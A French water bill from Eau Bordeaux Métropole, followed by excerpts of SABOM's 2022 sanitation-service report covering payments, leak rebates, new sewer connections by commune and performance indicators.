 Référence Unique du Mandat : TPSEPA03300046800000F120-014500223
 ICS : FR30ZZZ8817BC
 Référence : 21000F120-0145002 **Montant : 451,00 €**
 Créancier : Régie L'eau Bordeaux Métropole

**CENTRE D'ENCAISSEMENT
 DES FINANCES PUBLIQUES
 35908 RENNES CEDEX 9**

POUR EN SAVOIR +

NOUVEAU : GÉREZ VOTRE COMPTE EN LIGNE OÙ QUE VOUS SOYEZ !

Vous pouvez désormais accéder à votre compte en ligne sur www.usagers.leaubordeauxmetropole.fr depuis votre smartphone ou votre tablette pour :

- payer votre facture,
- mensualiser vos paiements,
- passer à l'e-facture,
- déposer votre relevé de compteur,
- suivre vos consommations.

Retrouvez encore plus d'informations sur www.usagers.leaubordeauxmetropole.fr

Présentation actualisée de votre facture d'eau conformément à l'arrêté du 10 juillet 1995

Document à conserver 10 ans
Ref. Client : 7643290551 - N° Facture : F120-0145002-1

DÉTAIL DE VOTRE FACTURE

Quantité	Prix unitaire € HT	Montant € HT	Montant € TTC	Taux TVA %
DISTRIBUTION DE L'EAU				
ABONNEMENT				
Part Eau Bordeaux Métropole du 01/01/2023 au 01/01/2024				
1	60,58	60,58	5,5	
CONSOMMATION				
Part Eau Bordeaux Métropole 11 de 0 M3 à 10 M3 du 01/01/2023 au 01/01/2024				
120 m ³	1,1783	141,40	5,5	
Part Agence de l'Eau "préservation ressources" du 01/01/2023 au 01/01/2024				
120 m ³	0,0640	7,68	5,5	
COLLECTE ET TRAITEMENT DES EAUX USEES				
Part SABOM du 01/01/2023 au 01/01/2024				
120 m ³	0,5535	66,42	10,0	
Part Bordeaux Métropole du 01/01/2023 au 01/01/2024				
120 m ³	0,6210	74,52	10,0	
ORGANISMES PUBLICS				
AGENCE DE L'EAU ADOUR GARONNE				
Lutte contre la pollution du 01/01/2023 au 01/01/2024				
120 m ³	0,33	39,60	5,5	
Modernisation des réseaux de collecte du 01/01/2023 au 01/01/2024				
120 m ³	0,25	30,00	10,0	
TOTAL HT				
MONTANT TVA (5.5 %)				
MONTANT TVA (10.0 %)				
Total TTC TVA acquiescée sur les débits				
				451,00
Net à payer				451,00 €

Vous disposez de deux mois suivant la notification de cette facture pour en contester le montant devant le Tribunal judiciaire Article L1617-5 du code général des collectivités territoriales.

Conformément à la réglementation applicable en matière de données personnelles, vous disposez d'un droit d'accès, de rectification, d'opposition, de limitation du traitement, d'effacement et de portabilité de vos données que vous pouvez exercer en nous adressant à votre adresse client ou par mail à service.usagers@leaubordeauxmetropole.fr ou par courrier à notre Délégué à la Protection des Données Personnelles 91 rue Paulin - CS42086 - 33081 BORDEAUX CEDEX - Tél. 05 59 23 41 574



TREJ199F00F120-0145002000451004N

Comment effectuer votre règlement

Par prélèvement : Contactez votre service clientèle au numéro indiqué sur ce courrier.

Par carte bancaire : Connectez-vous à votre espace abonné sur www.usagers.leaubordeauxmetropole.fr ou par téléphone au 0 800 941 118 (coût d'un appel local).

Par TIP : Retournez l'original daté et signé à l'aide de l'enveloppe jointe. N'oubliez pas de joindre un RIB pour la première fois.

Par chèque : Retournez le volet TIP non signé accompagné de votre chèque libellé à REGIE EAU BORDEAUX METROPOLE dans l'enveloppe jointe.

Par espèce : Présentez cette facture et payez en espèces au guichet de votre bureau de poste (service gratuit efficacité).

Par virement : Effectuez un virement sur le compte FR7616808000011000274205165 - BIC - GAILFRP1XXX, en indiquant votre référence client (06- 7643290551).

Découvrez sur www.usagers.leaubordeauxmetropole.fr la simulation de vos mensualités, calculées en fonction de votre consommation.

© Eau Bordeaux Métropole est une marque de Bordeaux Métropole. Elle concerne les services publics de l'eau et de dessalement.
Le Régime de l'Eau Bordeaux Métropole est l'opérateur du service public d'eau potable. La SABOM est l'opérateur du service public de l'assainissement collectif.

USAG.1.4. ENCAISSEMENT DES FACTURES

LES MOYENS DE PAIEMENT UTILES AU RÈGLEMENT DES FACTURES DE BRANCHEMENTS

Les modes de règlements utilisés par les usagers dans le cadre du service de l'assainissement sont :

- *Le paiement à l'accueil*

Pour des questions de sécurité, les règlements en espèces ne sont pas acceptés à l'agence d'accueil des usagers clientèle située 24 rue Judaïque à Bordeaux. Le paiement en agence peut être réalisé par chèque uniquement.

- *Le paiement par chèque*

Les particuliers règlent le plus souvent par chèque.

- *Le paiement par virement*

C'est le moyen de paiement le plus utilisé par les professionnels.

Pour 2022, nous constatons plus de règlement par virement (61%) que par chèque (39%). Le poids du montant des virements est plus fort et représente 74 % du montant des paiements contre 26 % par chèque.

LA REMISE SUR FUITE EN DOMAINE PRIVÉ

En application de la loi Warsmann de l'article 17 du règlement du service d'assainissement et de la délibération associée, la SABOM engage des dégrèvements sur facture.

En 2022, le nombre total de dossiers de dégrèvement traités est de 2 091 pour un volume remisé de 1 194 771 m³. Le montant de la remise moyenne est en augmentation par rapport aux années précédentes. Le nombre de dossiers de dégrèvement correspondant à une baisse de l'ordre de 9%. Ce constat n'explique cependant pas la hausse remarquable du nombre de remises sur fuite par rapport aux 3 premières années du contrat.

TABLEAU 6 - USAG.1.4. Evolution des remises sur fuite			
	Nombre de dossiers de dégrèvement	Volume total remisé (m3)	Volume moyen remisé par dossier (m3)
2018	1 422	851 890	599
2019	1 397	469 141	336
2020	1 481	750 219	507
2021	2 299	1 163 717	506
2022	2 091	1 194 771	571

La source de la donnée est Odyssee.

L'augmentation observée en 2021 résulte vraisemblablement du non relevé des index compteurs lors du confinement de 2020. En effet, sans relevés terrain, les fuites ne sont pas détectées et ce n'est donc qu'avec la nouvelle relève qu'elles ont pu être constatées. Le nombre encore important de dossiers en 2022 est difficilement explicable.

Par ailleurs, ces volumes et nombre de dossiers remisés sont, en 2022, aussi exprimés par commune (TABLEAU 7bis)

TABLEAU 7 - USAG.1.4. Evolution des remisés sur fuite par commune						
Communes	2020		2021		2022	
	Volume en m3	Nb de remisés	Volume en m3	Nb de remisés	Volume en m3	Nb de remisés
AMBARES ET LAGRAVE	19 906	39	22 728	50	36 634	74
AMBES	5 594	15	6 523	13	1 736	10
ARTIGUES PRES BORDEAUX	6 865	17	7 122	19	15 623	31
BASSENS	8 121	12	10 549	15	1 854	9
BEGLES	54 667	76	54 427	93	106 407	72
BLANQUEFORT	37 710	92	70 644	189	89 586	146
BORDEAUX	199 695	298	323 226	462	287 038	400
BOULIAC	788	5	1 489	6	10 618	13
BRUGES	17 638	36	26 628	44	25 114	58
CARBON BLANC	1 918	7	1 003	7	3 377	20
CENON	53 538	80	41 430	76	47 468	68
EYSINES	18 345	65	51 547	100	37 093	76
FLOIRAC	15 039	56	23 058	61	25 966	42
GRADIGNAN	16 995	56	25 384	72	24 794	66
LE BOUSCAT	29 691	63	28 686	65	48 354	97
LE HAILLAN	20 815	13	19 783	56	16 366	45
LE TAILLAN MEDOC	8 038	34	30 251	65	25 797	48
LORMONT	18 719	50	35 776	89	41 207	95
MERIGNAC	62 816	127	118 526	184	85 945	161
PAREMPUYRE	21 039	51	34 089	66	56 437	61
PESSAC	13 755	38	63 164	188	47 258	129
ST AUBIN DE MEDOC	1 644	6	14 479	35	9 871	15
ST LOUIS DE MONTFERRAND	8 139	19	2 541	11	4 126	14
ST MEDARD EN JALLES	39 553	98	57 659	134	58 056	115
ST VINCENT DE PAUL	205	1	1 056	3	120	1
TALENCE	17 270	48	17 200	54	20 801	59
VILLENAVE D ORNON	51 716	79	74 749	142	67 125	166
total	750 219	1 481	1 163 717	2 299	1 194 771	2 091

USAG.1.5. LE BILAN DES ACTIVITÉS COMPLÉMENTAIRES

Les données ci-dessous sont issues du logiciel Pharos (Outil informatique de facturation) sur l'exercice 2022.

Il s'agit du Chiffre d'affaires comptabilisé au 31 décembre 2022. Le nombre de factures correspond :

- au nombre de ligne de facturation de PHAROS du 1er janvier au 31 décembre 2022,
- les produits suivants ne sont pas intégrés :
- refacturation des sinistres,
 - facturation du guichet unique,

Types de prestations	Montant 2019 en K€	Montant 2020 en K€	Montant 2021 en K€	Montant 2022 en K€
Branchements EU/EP/UN	4 351,06	4 073,91	3 997,00	3 920,58
Travaux	-	683,52	- 129,22	-
Matière de vidange	73, 87	57,91	66,66	71,56
Contrôle d'établissement	68,08	37,16	46,73	167,54
Autres prestations	42,26	69,02	88,22	155,81
Analyses	1,28	71,80	87,18	93,42
TOTAL	4 536,55	4 993,31	4 156,57	4 408,91

Types de prestations *	Nombre de factures 2019	Nombre de factures 2020	Nombre de factures 2021	Nombre de factures 2022
Branchements EU/EP/UN	843	905	886	828
Matières de vidange	102	123	113	139
Contrôles inopinés d'établissement	108	15	49	207
Analyses (source Labo)	35	1 048	1 462	1 399
Autres prestations	17	53	71	108
TOTAL	1 105	2 144	2 581	2 681

- Le terme "Autres prestations" apparaissant dans les **TABLEAUX 8 et 9** correspond essentiellement à des factures pour modification et approfondissement de branchements ou des factures pour interventions de curage et d'inspection télévisuelle réalisées dans le cadre de référés préventifs. La forte augmentation notée en 2022 s'explique par des chantiers de modification de branchement (85%), de la vente de ferraille, de prestations pour recherche de clefs et d'accompagnement sur projet ou expertise.

L'année 2022 a été marquée par une augmentation du nombre de dossiers de modification de branchement (20 dossiers en 2022 et 15 dossiers en 2021).

- Concernant les analyses : À l'été 2019, l'activité laboratoire de Louis Fargue a été élargie aux analyses assainissement du Territoire Atlantique de VEOLIA, en commençant par une phase d'expérimentation avec le traitement de seulement 2 stations. Cette activité, faible en 2019 (35 factures) a augmenté en 2020 (1 048 factures) avec le traitement de l'ensemble des analyses assainissement du Territoire Atlantique VEOLIA. Cette augmentation de la capacité analytique s'est poursuivie en 2021 et 2022 avec la réalisation toujours pour le compte de VEOLIA des analyses des trois stations d'épuration du SIBA (La Teste, Biganos et Cazaux).
- Concernant les contrôles inopinés, le montant facturé en 2022 et le nombre de factures émises est nettement supérieurs à 2021. Cette augmentation s'explique par le rattrapage de facturation des contrôles réalisés en 2021.

USAG.1.6. BILAN DES INDICATEURS

Référence	Intitulé	Objectif	Résultat 2019	Résultat 2020	Résultat 2021	Résultat 2022
Indicateur de pilotage PI27	Volumes assujettis assainissement avec répartition domestiques / non domestique	N/A	40 538 711/ 2 218 732	41 112 196 / 1 890 269	43 594 115 / 1 341 321	41 892 266 / 1 974 083
Indicateur de pilotage PI38	nombre d'abonnés assujettis domestiques / non domestiques	N/A	282 447 / 338	292 126 / 339	304 698 / 344	309 542 / 419
Indicateur de pilotage PI39 (ONEMA D204.0)	Prix TTC du service pour 120m3	N/A	1,5061 € TTC/m3	1,5175 € TTC/m3	1,5373 € TTC/m3	1,5670 € TTC/m3
Indicateur opérationnel UA14	Nombre de remises sur fuite	N/A	1 397	1 482	2 299	2091
Indicateur opérationnel UA38	Taux de fiabilité de la base de données des clients assujettis du délégataire	< 10 abonnés	Résultat non exploitable en l'état	Base de données non exploitable en l'état	Base de données non exploitable en l'état	Base de données non exploitable en l'état

❖ UA14

L'augmentation du nombre de remises sur fuite en 2021 et 2022 s'explique par le retard pris en 2020 sur la relève des compteurs du fait du COVID. Pour rappel sans relève, les fuites n'ont pas pu être détectées par l'opérateur de l'eau, et ce n'est donc qu'avec la nouvelle relève qu'elles ont pu être constatées. Le nombre encore élevé de dossiers en 2022 reste difficilement explicable.

L'ÉVOLUTION DU NOMBRE DE BRANCHEMENTS USAG.2

SABOM

RÉFÉRENTIEL CONTRAT

Article 55

Gestion des branchements

Article 55.1

Branchements neufs isolés d'eaux usées et unitaires

Article 55.2

Branchements neufs isolés d'eaux pluviales

Article 55.3

Réalisation en concomitance des branchements neufs isolés eaux usées, unitaires avec ceux de l'eau potable ou de chantiers de voirie

SOMMAIRE

USAG.2.1. RAPPELS ET GENERALITES	190
USAG.2.2. LE NOMBRE DE BRANCHEMENTS.....	195
USAG.2.3. BILAN DES INDICATEURS	201

USAG.2.1. RAPPELS ET GENERALITES

Le bon raccordement des habitations au réseau public d'eaux usées protège l'environnement en acheminant les eaux usées vers une station d'épuration pour les traiter avant leur rejet au milieu naturel. Ainsi, chaque habitation située à proximité d'un réseau d'assainissement collectif doit y être raccordée.

LES OBTURATEURS : ASPECTS RÉGLEMENTAIRES

Le règlement du service de l'assainissement collectif de Bordeaux Métropole prévoit la mise en place d'un obturateur dans la boîte de branchement pour tout nouveau branchement assainissement. Ce dispositif a pour objectif d'empêcher l'évacuation des eaux usées dans le réseau public tant que la vérification de l'écoulement et de la conformité des installations d'assainissement en partie privée n'a pas été réalisée par les équipes de la SABOM.

Tous les branchements ne possèdent pas les caractéristiques techniques de pose permettant l'installation de ces obturateurs.

Sont exclus de cette procédure :

- les branchements latéraux sous trottoir, les branchements type pluvial ou unitaire et enfin les branchements d'immeubles collectifs,
- les branchements « doubles » ou en Y, en référence à leur forme, sont aussi exclus. Ils sont rarement mis en œuvre, essentiellement pour un problème d'encombrement ou de voirie neuve et sont en fait des boîtes de branchements recevant les effluents de deux maisons différentes.

Ces branchements sans obturation mécanique sont toutefois inscrits dans les listes des contrôles de raccordement à réaliser au même titre que les branchements possédant un obturateur mécanique.

Cette disposition marque la volonté de la collectivité de lutter contre les raccordements non conformes au réseau public d'assainissement. Elle entend ainsi optimiser le système d'assainissement par une meilleure maîtrise de la collecte des eaux usées.

Il est essentiel d'informer les usagers du déploiement de ce dispositif. C'est pourquoi, en plus des explications données par le technicien lors de sa rencontre avec l'utilisateur, ce dernier, au moment de sa commande, reçoit un courrier accompagné de schémas explicatifs et d'extraits du règlement de service afin de comprendre et d'appliquer les bonnes pratiques sur ses installations privées.

NOTION DE MISE EN SERVICE

La construction d'habitat peut être largement différée de la réalisation du branchement en domaine public.

Délai moyen de mise en service après travaux de branchements depuis le début du contrat (indicateur UA24)	333,50 jours
---	--------------

Grâce à une attention particulière apportée à la bonne réalisation des constats d'écoulement en 2022, le délai moyen de mise en service après travaux d'un branchement a baissé de 9% par rapport à l'année 2021 (367 jours).

Deux éléments principaux impactent la valeur de cet indicateur :

- La réalisation des constats d'écoulement dans le respect de la procédure usager,
- Le faible nombre de demandes de mise en service (i.e. contrôle de conformité et retrait de l'obturateur) par les usagers suite à la création d'un branchement neuf.

Du fait du délai entre la réalisation du branchement et la construction finie de l'immeuble associé, les usagers peuvent perdre de vue cette notion de mise en service à réaliser par les agents de la SABOM.

Aussi la SABOM planifie une visite de contrôle 6 mois après la fin des travaux du branchement. Si l'écoulement, lors de ce contrôle, n'est pas constaté, la visite est systématiquement re-planifiée six mois après et ceci jusqu'au constat définitif d'écoulement.

A la suite de cette vérification, le service coordination et appui de la Direction de l'Eau est informé via GESCA et peut procéder à l'instruction du dossier pour le recouvrement de la PFAC (Participation pour le Financement de l'Assainissement Collectif).

Le processus de contrôle des écoulements a été déployé en 2020 et confié opérationnellement à l'équipe des îlotiers qui réalise ces contrôles en campagne mensuelle. Une extraction des adresses à contrôler est faite depuis GESCA et est envoyée dans le logiciel d'ordonnancement. Les feuilles de missions sont ainsi générées pour les îlotiers qui ont la possibilité de noter trois conclusions à l'issue de chaque contrôle : soit "écoulement constaté", soit "pas d'écoulement encore effectif" et enfin "contrôle impossible". Depuis fin 2020, les îlotiers consignent directement ces conclusions via leur smartphone et l'information est envoyée directement dans GESCA.

Malgré la vigilance opérationnelle apportée à ce sujet, le nombre de demandes des usagers enregistré en 2021 et 2022 pour la mise en service du branchement et le retrait d'un obturateur reste faible et loin du nombre d'obturateurs posés par les sous-traitants travaux qui réalisent les branchements.

Ces nouveaux assujettis seront identifiés lors de la vérification terrain réalisée de façon mensuelle. Par ailleurs, les vérifications des constats d'écoulement sont également programmées mensuellement conformément aux dispositions contractuelles.

Le nombre de constats d'écoulement en 2022 est de 730. La forte diminution par rapport aux années précédentes (TABLEAU 1) s'explique par une baisse d'environ 20% sur l'activité branchement neuf et le délai de 6 mois pour réaliser ce constat.

TABLEAU 1 - USAG.2 Nombre de constats d'écoulement d'eaux usées par an depuis 2019

	2019	2020	2021	2022
Indicateur opérationnel UA25 - Nombre de constats d'écoulement d'eaux usées par an	1 035	1 129	1 014	730

RAPPEL DES BONNES PRATIQUES EN DOMAINE PRIVÉ

Ces règles sont issues du règlement de service de l'assainissement de Bordeaux Métropole et du fascicule 70 décrivant les bonnes pratiques des métiers de l'assainissement :

- les eaux usées et les eaux pluviales sont scrupuleusement séparées sur la parcelle quel que soit le type de réseau sous domaine public,
- un dispositif anti-retour sur la canalisation d'eaux usées en domaine privé est recommandé, en dessous de la chaussée,
- les canalisations doivent être assemblées à l'aide de joints ou de collage étanches,
- une colonne de ventilation sur les réseaux d'eaux usées est obligatoire afin d'éviter les mauvaises odeurs (évent),
- un dispositif de visite doit être prévu pour tout changement de direction,
- un siphon doit être installé sur chaque dispositif d'évacuation afin d'éviter les reflux et les odeurs.

L'INTERFACE AVEC LES USAGERS

Dès la demande de création de branchements, le département Usagers expose au client les conditions techniques et tarifaires, en particulier, les mesures incitatives de raccordement émises par délibération de Bordeaux Métropole.

Le prix de construction du premier branchement assainissement est le même pour tous les futurs usagers, propriétaires d'un immeuble d'habitation individuel. De plus, un abattement de 40 % de ce prix forfaitaire est appliqué en cas de branchements eau et assainissement commandés simultanément et réalisés dans la même tranchée. C'est également l'occasion de sensibiliser l'utilisateur à l'importance de se conformer à la réglementation et de veiller à bien raccorder ses installations.

LA CONCOMITANCE

Afin de répondre à l'image d'un service unique sous la marque l'Eau Bordeaux Métropole et de faciliter les démarches administratives et techniques des usagers demandant simultanément la création de branchements eau potable et assainissement, il a été convenu que la SABOM gère la totalité de ces raccordements sur le périmètre de Bordeaux Métropole hormis la commune de Martignas sur Jalles et les quatre communes du SIAO (Ambarès-et-Lagrave, Artigues-près-Bordeaux, Bassens et Carbon Blanc). Les demandes simultanées de ces quatre communes sont gérées par les services de l'eau de Suez Eau France, titulaire du contrat jusqu'en 2029.

Ce fonctionnement est contractualisé par deux conventions : l'une tripartite, signée par Bordeaux Métropole, Suez Eau France et la SABOM, l'autre quadripartite, signée par les mêmes personnes morales auxquelles s'ajoute le SIAO. Ces conventions définissent les modalités applicables.



ZOOM

Afin de garantir une relation fluide pour l'utilisateur, notamment lors de son premier contact avec le service pour un raccordement, Bordeaux Métropole a souhaité la mise en place d'un Guichet Unique.

Depuis le 1er janvier 2019, la SABOM est le Guichet Unique des communes de la Métropole (hors les quatre communes du SIAO de Carbon Blanc). A ce titre, toutes les demandes de branchements concomitants, sont reçues et traitées par les équipes de la SABOM.

USAG.2.2. LE NOMBRE DE BRANCHEMENTS

Le **TABLEAU 2** indique le nombre de branchements assainissement réalisés avec et sans surlargeur dans les différentes communes en 2022. Ce tableau détaille également le nombre de branchements ayant été réalisés de manière concomitante avec des branchements eau potable et pour lequel l'utilisateur a donc pu bénéficier d'un abattement du tarif.

664 branchements ont été réalisés en 2022, contre 831 en 2021 et 704 en 2020. Cette nette diminution par rapport à 2021 s'explique par une baisse générale de la demande de raccordements, notamment sur les forfaits et donc, les demandes émanant de particuliers (baisse de 4 points sur les demandes éligibles au forfait en 2022). Le pourcentage de concomitance est de 40 % en 2022, contre 41 % en 2021 et 38 % en 2020. Enfin, 20 % des 664 branchements réalisés en 2022 ont donné lieu à une surlargeur, contre 24 % en 2021 et 21 % en 2020. Ces 132 branchements avec surlargeur se répartissent de la manière suivante : 64 sur des branchements au mètre (surlargeur facturée au client), et 68 sur des branchements au forfait (15 non concomitants et 53 concomitants ; dans les deux cas, la surlargeur n'est pas facturée au client).

La surlargeur correspond à une réfection de voirie sur une surface plus large que celle correspondant à la tranchée réalisée pour raccorder la parcelle au réseau d'assainissement, et engendre un surcoût. La surlargeur classique est une réfection sur 5 mètres de part et d'autre de la tranchée et sur la largeur totale de la chaussée. Cette surlargeur est demandée par le service territorial de Bordeaux Métropole compétent lorsque la voirie ouverte est neuve ou récente et en bon état.

TABLEAU 2 - USAG.2.2. Evolution du nombre de branchements avec/sans surlargeur par commune en 2022				
Communes	Branchements neufs sans surlargeur	Branchements neufs avec surlargeur	Total Branchements neufs	Dont simultanés eau potable
AMBARES-ET-LAGRAVE	21	2	23	18
AMBES	0	0	0	0
ARTIGUES-PRES-BX	3	3	6	2
BASSENS	9	0	9	5
BEGLES	19	1	20	13
BLANQUEFORT	21	6	27	17
BORDEAUX	93	11	104	12
BOULIAC	10	1	11	0
BRUGES	18	7	25	9
CARBON BLANC	22	2	24	6
CENON	11	2	13	5
EYSINES	23	11	34	19
FLOIRAC	13	4	17	5
GRADIGNAN	26	10	36	17
LE BOUSCAT	9	7	16	6
LE HAILLAN	5	3	8	4
LE TAILLAN-MEDOC	22	10	32	21
LORMONT	7	2	9	1
MARTIGNAS-SUR-JALLE	0	0	0	0
MERIGNAC	55	12	67	19
PAREMPUYRE	19	2	21	14
PESSAC	29	2	31	17
ST AUBIN-DE-MEDOC	8	8	16	10
ST LOUIS DE MONTFERRAND	1	1	2	1
ST MEDARD-EN-JALLES	27	9	36	26
ST VINCENT DE PAUL	5	0	5	2
TALENCE	20	5	25	3
VILLENAVE-D'ORNON	36	11	47	14
TOTAL	532	132	664	266

Le **TABLEAU 3** et le **DIAGRAMME 1** détaillent la répartition du nombre de branchements d'eaux usées (EU), d'eaux pluviales (EP) et unitaire (UN). On peut observer dans le **DIAGRAMME 1** que les nouveaux branchements sont majoritairement des branchements Eaux Usées. Cela s'explique par le fait que la métropole s'étend sur des zones où les réseaux sont majoritairement séparatifs et que les usagers sont invités à garder leurs eaux pluviales en infiltration à la parcelle. En 2022, nous constatons dans le **TABLEAU 3** que les communes de Bordeaux et du Bouscat sont en recul sur les nouveaux branchements unitaires au profit des branchements d'eaux usées. Le **TABLEAU 4** et le **DIAGRAMME 2** détaillent la répartition des branchements au forfait ou au mètre. Comme le montre le **DIAGRAMME 2**, la majeure

partie des nouveaux branchements est facturée au forfait. Néanmoins, la ville de Bordeaux fait également exception (d'après le **TABLEAU 4**), car la majorité des nouveaux branchements exécutés sont réalisés dans le cadre de projets immobiliers soumis au métré. Cela a également été le cas en 2022 sur les communes de Mérignac, Bruges, Carbon Blanc, Floirac, Talence et Villenave d'Ornon avec plus de branchements au métré qu'au forfait.

En 2022, 55 % des branchements réalisés ont été dans le cadre du forfait, contre 60 % en 2021 et 56 % en 2020.

TABLEAU 3 - USAG.2.2. Répartition du nombre de branchements neufs par commune en 2022				
Communes	EU	EP	UN	Total général
AMBARES ET LAGRAVE	23	0	0	23
AMBES	0	0	0	0
ARTIGUES PRES BORDEAUX	4	2	0	6
BASSENS	6	3	0	9
BEGLES	13	2	5	20
BLANQUEFORT	23	4	0	27
BORDEAUX	48	26	30	104
BOULIAC	7	4	0	11
BRUGES	18	7	0	25
CARBON BLANC	16	8	0	24
CENON	9	2	2	13
EYSINES	26	8	0	34
FLOIRAC	8	6	3	17
GRADIGNAN	25	11	0	36
LE BOUSCAT	7	2	7	16
LE HAILLAN	8	0	0	8
LE TAILLAN-MEDOC	31	1	0	32
LORMONT	5	1	3	9
MARTIGNAS-SUR-JALLE	0	0	0	0
MERIGNAC	40	13	14	67
PAREMPUYRE	20	1	0	21
PESSAC	24	5	2	31
ST-AUBIN-DE-MEDOC	14	2	0	16
ST-LOUIS-DE-MONTFERRAND	2	0	0	2
ST-MEDARD-EN-JALLES	35	1	0	36
ST VINCENT DE PAUL	5	0	0	5
TALENCE	13	10	2	25
VILLENAVE D'ORNON	34	13	0	47
Total général	464	132	68	664

TABLEAU 4 - USAG.2.2 - Répartition des branchements forfait et métré par commune en 2022

Communes	Forfait	Métré	Total
AMBARES ET LAGRAVE	22	1	23
AMBES	0	0	0
ARTIGUES PRES BORDEAUX	3	3	6
BASSENS	5	4	9
BEGLES	17	3	20
BLANQUEFORT	19	8	27
BORDEAUX	34	70	104
BOULIAC	3	8	11
BRUGES	10	15	25
CARBON BLANC	10	14	24
CENON	9	4	13
EYSINES	22	12	34
FLOIRAC	7	10	17
GRADIGNAN	20	16	36
LE BOUSCAT	10	6	16
LE HAILLAN	6	2	8
LE TAILLAN MEDOC	25	7	32
LORMONT	3	6	9
MARTIGNAS-SUR-JALLE	0	0	0
MERIGNAC	30	37	67
PAREMPUYRE	17	4	21
PESSAC	21	10	31
ST AUBIN DE MEDOC	13	3	16
ST LOUIS DE MONTFERRAND	2	0	2
ST MEDARD EN JALLES	31	5	36
ST VINCENT DE PAUL	3	2	5
TALENCE	6	19	25
VILLENAVE D'ORNON	20	27	47
Total général	368	296	664

DIAGRAMME 1 - USAG.2.2. Répartition globale par type de branchement en 2022





DIAGRAMME 2 - USAG.2.2 Répartition globale des branchements neufs par type de facturation en 2022



USAG.2.3. BILAN DES INDICATEURS

Référence	Intitulé	Objectif	Résultat 2019	Résultat 2020	Résultat 2021	Résultat 2022
Indicateur de pilotage PI40	Nombre de nouveaux branchements réalisés par le délégataire	N/A	791	704	831	664
Indicateur de pilotage PI01	Respect du délai de branchement après versement acompte (8 semaines)	8 semaines calendaires (40 jours ouvrés)	Non représentatif	72 jours cumulés de retard	63 jours cumulés de retard	34 jours cumulés de retard
Indicateur opérationnel UA16 (ONEMA P201.1)	Taux de desserte par des réseaux de collecte des eaux usées	N/A	99,78%	99,61%	99,68%	99,68%
Indicateur opérationnel UA19 (ONEMA D201.0)	Estimation du nombre d'habitants desservis par un réseau de collecte des eaux usées, unitaires ou séparatif	N/A	780 156	774 195	800 112	805 063
Indicateur opérationnel UA20	Taux de devis pour branchements neufs réalisés sous 20 jours ouvrés	2019-2020 >90% ; 2021 à 2023 > 92% ; 2024-2025 > 95%	93,0%	93,0%	97 %	98,8%
Indicateur opérationnel UA21	Taux de demandes d'autorisations administratives sous 5 jours	2019-2020 >90% ; 2021 à 2023 > 92% ; 2024-2025 > 95%	91,1%	92,9%	99,0%	100,0%
Indicateur opérationnel UA22	Taux de surlargeurs avec réfection définitive ayant été réalisées dans le délai de 6 mois à compter de la réalisation du branchement	>95%	Non représentatif (95%)	98,64%	95,50%	99,17%
Indicateur opérationnel UA23	Nombre de branchements réalisés délégataire / BM par catégorie EU, EP, UN au forfait / au métré, avec/sans abattement	N/A	567 EU 110 EP 114 UN 497 au forfait, dont 354 en concomitance 294 au métré	487 EU 103 EP 114 UN 396 au forfait, dont 270 en concomitance 308 au métré	604 EU 144 EP 83 UN 496 au forfait, dont 338 en concomitance 335 au métré	464 EU 132 EP 68 UN 368 au forfait, dont 266 en concomitance 296 au métré
Indicateur opérationnel UA24	Délai moyen entre construction du branchement et sa mise en service (contrôle conformité et retrait obturateur)	N/A	172,88 jours	349,33 jours	366,93 jours	333,50 jours
Indicateur opérationnel UA25	Nombre de constats d'écoulement d'eaux usées par an	N/A	1 035	1 129	1 014	730

Référence	Intitulé	Objectif	Résultat 2019	Résultat 2020	Résultat 2021	Résultat 2022
Indicateur opérationnel UA26	Nombre de branchements ayant nécessité une surlargeur par an	N/A	217	147	202	132 (soit 19,9% des brts neufs)
Indicateur opérationnel UA27	Taux moyen annuel de branchements pour lesquels le délai entre la demande de mise en service et la mise en service est < 5 jours ouvrés	2019-2020 >90% ; 2021 à 2023 > 92% ; 2024-2025 > 95%	Non représentatif (97,36%)	94,25%	96,70%	92,98 %
Indicateur opérationnel UA41	Taux de branchements réalisés en concomitance AEP, sur nombre de branchements EU et UN au forfait	>70%	71,6%	68,2%	68,1%	72,3%
Indicateur opérationnel UA42	Indication sur le devis branchement de la possibilité d'un branchement concomitant EU/EP	100%	100%	100%	100%	100%
Autres pénalités 18	Absence de mise en place d'un obturateur pour tout branchement d'eaux usées des immeubles non collectifs	N/A	6	/	/	/

❖ PI01

En 2022, 8 chantiers ont été en retard de réalisation par rapport au délai des 8 semaines calendaires, et ont totalisé 34 jours ouvrés cumulés de retard.

❖ UA24

Avec une attention particulière apportée à la bonne réalisation des constats d'écoulement en 2021 et en 2022, le délai moyen en 2022 de mise en service après travaux d'un branchement est en baisse par rapport aux années 2020 et 2021.

❖ UA41

Contrairement à 2020 et 2021, en 2022, le taux de branchements assainissement au forfait réalisés en concomitance avec l'eau potable dépasse l'objectif de 70 %, avec un taux de 72,3 %. Ceci est hérité des demandes formalisées par les usagers.

RÉFÉRENTIEL CONTRAT

Article 64

Accueil téléphonique et physique

Article 65

Performance du service rendu aux usagers

Article 66

Information et communication vers les usagers

SOMMAIRE

USAG.3.1. BILAN DES ACTIONS POUR ASSURER L'INFORMATION ET L'ACCUEIL DES USAGERS.....	204
USAG.3.2. LE TRAITEMENT DES DEMANDES	220
USAG.3.3. LE NOMBRE DE RÉCLAMATIONS ADRESSÉES AU DÉLÉGATAIRE AU SUJET DE LA QUALITÉ DU SERVICE	228
USAG.3.4. MESURE DE LA SATISFACTION.....	230
USAG.3.5 BILAN DES INDICATEURS	249

USAG.3.1. BILAN DES ACTIONS POUR ASSURER L'INFORMATION ET L'ACCUEIL DES USAGERS

L'INFORMATION DES USAGERS ET L'ACCUEIL DES NOUVEAUX ARRIVANTS SUR BORDEAUX MÉTROPOLE



En novembre 2021, la SABOM a obtenu la certification NF Service Relation Client.

L'audit de suivi s'est déroulé les 5 et 6 octobre 2022.



Lors de l'audit, des points forts du service ont été relevés :

- La proximité entre SABOM et la Responsable d'Équipe de Téléperformance (prestataire téléphonique) ;
- La finesse de l'évaluation des contacts et la pertinence des ateliers de calibrage ;
- Un message vidéo de la direction de SABOM à destination des Conseillers du prestataire pour ancrer l'engagement de SABOM dans une relation positive avec les usagers ;
- La relation attentionnée vis-à-vis des Usagers est une réalité en interne et avec le prestataire ;
- La relation usagers est identifiée dans l'organisation au même niveau que la production ;
- La grille d'entretien recrutement est adaptée aux particularités du poste de conseiller-ère, cette grille est en accord avec les exigences de la fiche de poste ;
- Les comptes rendus d'entretiens annuels sont très détaillés et sont significatifs de la dynamique du lien avec les Conseiller-ère-s (ORGA.2).

La relation usagers

